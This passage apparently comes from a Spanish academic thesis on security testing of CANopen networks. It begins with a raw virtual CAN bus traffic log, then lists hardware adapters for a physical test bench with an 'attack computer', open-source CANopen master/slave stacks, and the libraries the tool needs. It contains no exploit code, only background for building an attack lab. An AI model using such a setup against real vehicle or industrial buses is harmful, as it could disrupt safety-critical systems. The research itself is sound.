Timestamp: 1643676050.829571	ID: 060a	S	DLC: 8	40 d5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.842138	ID: 060a	S	DLC: 8	40 d6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.852818	ID: 060a	S	DLC: 8	40 d7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.864057	ID: 060a	S	DLC: 8	40 d8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.875153	ID: 060a	S	DLC: 8	40 d9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.885828	ID: 060a	S	DLC: 8	40 da 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.896564	ID: 060a	S	DLC: 8	40 db 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.907741	ID: 060a	S	DLC: 8	40 dc 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.918705	ID: 060a	S	DLC: 8	40 dd 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.929340	ID: 060a	S	DLC: 8	40 de 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.941484	ID: 060a	S	DLC: 8	40 df 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.957021	ID: 060a	S	DLC: 8	40 e0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.968350	ID: 060a	S	DLC: 8	40 e1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.968400	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676050.982045	ID: 060a	S	DLC: 8	40 e2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676050.994423	ID: 060a	S	DLC: 8	40 e3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.005637	ID: 060a	S	DLC: 8	40 e4 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.017307	ID: 060a	S	DLC: 8	40 e5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.029179	ID: 060a	S	DLC: 8	40 e6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.040739	ID: 060a	S	DLC: 8	40 e7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.051758	ID: 060a	S	DLC: 8	40 e8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.062907	ID: 060a	S	DLC: 8	40 e9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.073478	ID: 060a	S	DLC: 8	40 ea 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.084808	ID: 060a	S	DLC: 8	40 eb 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.095452	ID: 060a	S	DLC: 8	40 ec 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.106906	ID: 060a	S	DLC: 8	40 ed 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.120273	ID: 060a	S	DLC: 8	40 ee 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.132076	ID: 060a	S	DLC: 8	40 ef 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.145816	ID: 060a	S	DLC: 8	40 f0 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.157007	ID: 060a	S	DLC: 8	40 f1 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.168432	ID: 060a	S	DLC: 8	40 f2 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.180953	ID: 060a	S	DLC: 8	40 f3 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.193032	ID: 060a	S	DLC: 8	40 f4 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.204627	ID: 060a	S	DLC: 8	40 f5 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.216085	ID: 060a	S	DLC: 8	40 f6 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.227412	ID: 060a	S	DLC: 8	40 f7 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.238352	ID: 060a	S	DLC: 8	40 f8 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.251308	ID: 060a	S	DLC: 8	40 f9 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.262665	ID: 060a	S	DLC: 8	40 fa 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.274053	ID: 060a	S	DLC: 8	40 fb 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.285945	ID: 060a	S	DLC: 8	40 fc 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.297295	ID: 060a	S	DLC: 8	40 fd 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.309147	ID: 060a	S	DLC: 8	40 fe 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.320839	ID: 060a	S	DLC: 8	40 ff 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676051.485431	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676051.999310	ID: 070a	S	DLC: 1	7f	Channel: vcan0

ANEXO I. HARDWARE ADICIONAL PARA EL LABORATORIO

En este anexo, se describen algunas de las posibilidades que se han tenido en cuenta a la hora de poder construir un banco de pruebas con equipos físicos.

Módulo PiCAN2 para Raspberry Pi

El módulo PiCAN2 para Raspberry 3 proporciona las capacidades necesarias para la comunicación con el bus CAN (*PiCAN2 - Controller Area Network (CAN) Interface for Raspberry Pi, s. f.*). Alguna de sus características destacables:

- Dispone de un conector de 40 pines que se conecta a la Raspberry.
- El módulo tiene además un conector DB9 para realizar la conexión al bus.
- Ofrece un controlador SocketCAN de fácil instalación, que además se puede programar en Python y en C.

Sin embargo, este módulo sólo puede ser usado junto a una Raspberry.

Figura 51. Módulo PiCAN2.



Fuente: *PiCAN2 - Controller Area Network (CAN) Interface for Raspberry Pi, s. f.*

Módulo InnoMaker USB to CAN Converter Module for Raspberry Pi4/Pi3B+/Pi3/Pi

El módulo InnoMaker USB-CAN (*InnoMaker USB to CAN Converter Module, s. f.*) es un dispositivo plug-and-play bidireccional. Es compatible con todas las series de Raspberry, además de los sistemas operativos Linux, Windows 7/8/10 y Mac OS.

Cuando se utiliza en un sistema Debian9, en una Raspberry, se elimina la necesidad de tener que instalar controladores adicionales, ya que vienen integrados en la instalación del sistema operativo.

El fabricante dispone de una wiki donde descargar el software disponible en caso de tener que utilizar el módulo en otro sistema que no sea Debian9, además de ofrecer documentación y ejemplos funcionales.

Además, es compatible con la interfaz USB2CAN para Python y, por lo tanto, con la librería python-can (Brian Thorne, s. f., *python-can*).

Todas estas características arriba mencionadas, además de su reducido precio, la hace una candidata perfecta para este desarrollo.

Figura 52. Módulo InnoMaker USB to CAN Converter.



Fuente: InnoMaker USB to CAN Converter Module, s. f.

PCAN-USB

El adaptador PCAN-USB (*PCAN-USB*, s. f.) del fabricante Peak Systems, proporciona la conexión al bus CAN a través de un puerto USB.

Además, el fabricante proporciona un visualizador CAN para utilizar en Windows, así como las librerías de programación de la interfaz con el adaptador.

Su precio es elevado y no ofrece ninguna característica destacable que el resto de los adaptadores estudiados no ofrezcan también.

Figura 53. Adaptador Peak Systems PCAN-USB.



Fuente: PCAN-USB, s. f.

Adaptador Korlan USB2CAN DB9

El producto Korlan USB2CAN DB9 (*Korlan USB2CAN DB9, s. f.*), del fabricante 8devices, ofrece una manera de establecer conexión con el bus CAN, a través del puerto USB.

Compatible con USB2CAN, permite monitorizar la red CAN, escribir un programa CAN y comunicarse a través de cualquier tipo de bus CAN con otros equipos conectados a la red.

Figura 54. Adaptador Korlan USB2CAN DB9.



Fuente: Korlan USB2CAN DB9, s. f.

DB9-DB9/DB9 Y-Splitter

El cable DB9-DB9/DB9 del fabricante CSS Electronics (*DB9-DB9/DB9 - Y-Splitter (1x Male & 2x Female, S. f.)*) proporciona la capacidad de conectar tres dispositivos al bus CAN.

Este cable ofrece exactamente la posibilidad de conectar hasta tres dispositivos, lo cual coincide con el número de equipos o dispositivos necesarios para el banco de ensayos: un conector para el dispositivo maestro, otro para el dispositivo esclavo y un último conector para el ordenador de ataque.

Figura 55. Cable DB9-DB9/DB9 Y-Splitter de CSS Electronics.



Fuente: DB9-DB9/DB9 - Y-Splitter (1x Male & 2x Female, s. f.)

Terminal resistor 120 Ohm y gender changers

Los cambiadores de sexo del proveedor CSS Electronics (*DB9 Mini Gender Changers (Female + Male, CAN Bus)*, s. f.) son la manera perfecta para cambiar un puerto hembra DB9 a uno macho y viceversa.

El terminador de bus de 120 Ohm (*Terminal Resistor (120 Ohm, DB9, CAN Bus)*, s. f.) proporciona una resistencia entre los pines CAN High y CAN Low, indicando así que el bus termina en ese punto.

Figura 56. Terminador de 120 Ohm.



Fuente: Terminal Resistor (120 Ohm, DB9, CAN Bus), s. f.

Figura 57. Cambiadores de sexo. Macho-Hembra y Hembra-Macho.



Fuente: DB9 Mini Gender Changers (Female + Male, CAN Bus), s. f.

ANEXO J. IMPLEMENTACIONES MAESTRO-ESCLAVO

En este anexo se enumeran algunas implementaciones para permitir implementar en un dispositivo un dispositivo maestro de bus o un dispositivo esclavo.

CANopen for Python

Aún en desarrollo, es un script de código abierto desarrollado en Python (Christian Sandberg, s. f, CANopen) (Holger Zeltwanger, 2017), que implementa las funciones básicas de comunicación de CANopen, incluyendo el diccionario de objetos. La versión 0.4 ofrece también:

- SDO (Service Data Objects): para acceder al diccionario de objetos
- Protocolos NMT, PDO, EMCY y SYNC

El objetivo de este proyecto es ofrecer la mayor parte de la funcionalidad contenida en la especificación del estándar CiA 301(CAN in Automation (CiA), 2011) para un nodo maestro del bus CAN. Además, la librería soporta múltiples hardware y drivers gracias al package python-can (Brian Thorne, s. f.).

CANopenNode, CANopenDemo y CANopenLinux

CANopenNode (Janez, s. f, CANopenNode) es un stack (conjunto de paquetes software que comprenden el conjunto de operaciones, servicios y funcionalidades para una solución) de CANopen gratuito de código abierto disponible en github. La implementación del protocolo en lenguaje ANSI C orientada a objetos ofrece las siguientes características, que resultan de utilidad para el desarrollo del software de ataque:

- Diccionario de objetos (Object Dictionary): todas las variables pueden ser accesibles directamente o a través de funciones de lectura/escritura.
- Network Management (NMT): como maestro, o bien como esclavo. Las funciones de Start, Stop y Reset están disponibles.
- Heartbeat: servicio de control de errores para consumidor/productor.

- Process Data Object (PDO): servicio de broadcast de datos, para la comunicación entre dispositivos. TPDO (Transmit Process Data Object) contiene los datos que un dispositivo esclavo (origen) envía al maestro (destino). RPDO (Receive Process Data Object) contiene los datos que el maestro (origen) enviaría a un dispositivo esclavo (destino).
- Service Data Object (SDO): servicio de comunicación entre cliente (generalmente el maestro del bus) y servidor (cada dispositivo adicional conectado en la red como esclavo), permite el acceso a todo el diccionario de objetos (Object Dictionary) dentro del dispositivo.
- Emergency (EMCY): servicio de mensajes de emergencia entre productor/consumidor.
- Synchronize (SYNC): servicio de sincronización de las transmisiones de los PDO, etc.
- Time-Stamp (TIME): sincronización de la fecha y hora en resolución de milisegundos.
- LSS: configuración de los identificadores de nodo (Node-Id) y bitrate del bus.

El proyecto CANopenDemo (Janez, s. f., *CANopenDemo*), basado en CANopenNode, ofrece el software para instalar un nodo CANopen en un dispositivo, así como herramientas para comprobar su funcionamiento.

El proyecto CANopenLinux (Janez, s. f., *CANopenLinux*), por otro lado, la posibilidad de ejecutar CANopenLinux en dispositivos con sistema operativo Linux, ofreciendo además la posibilidad de instalar un dispositivo como maestro del bus.

CANopen-rpi

Software desarrollado en Python, que se puede usar para instanciar nodos CANopen en Linux, especialmente en Raspberry Pi (bggardner, s. f., *CANopen-rpi*). Necesita el módulo python-can (Brian Thorne, s. f., *python-can*).

ANEXO K. CONFIGURACIÓN DEL ENTORNO DE PRUEBAS

Los siguientes módulos y librerías son necesarias para la ejecución de la herramienta:

- Cantools, herramientas de bus CAN escritas en python3. (Cantools, 2022).
- Can-utils, utilidades para subsistemas Linux CAN. (can-utils, s. f.).
- Python-can, ofrece Csoporte CAN para Python3. (python-can., s. f.).
- Simple terminal menu, permite la creación de menus interactivos para programas de línea de comandos. (Simple Term Menu, 2021).
- Pip3, instalador pip para Python3. (pip3, s. f.).
- Pyfiglet, convierte texto en fuentes de arte ASCII. (Pyfiglet, 2019)
- Pymongo, contiene herramientas para interaccionar con MongoDB desde Python3. (Pymongo, 2021)
- Cryptography, package which provides cryptographic recipes and primitives to Python developers. (Cryptography, 2021)
- Rust, lenguaje de programación. (Rust, s. f.).
- Python Can Viewer, A simple CAN viewer terminal application written in Python (python-can-viewer, 2018).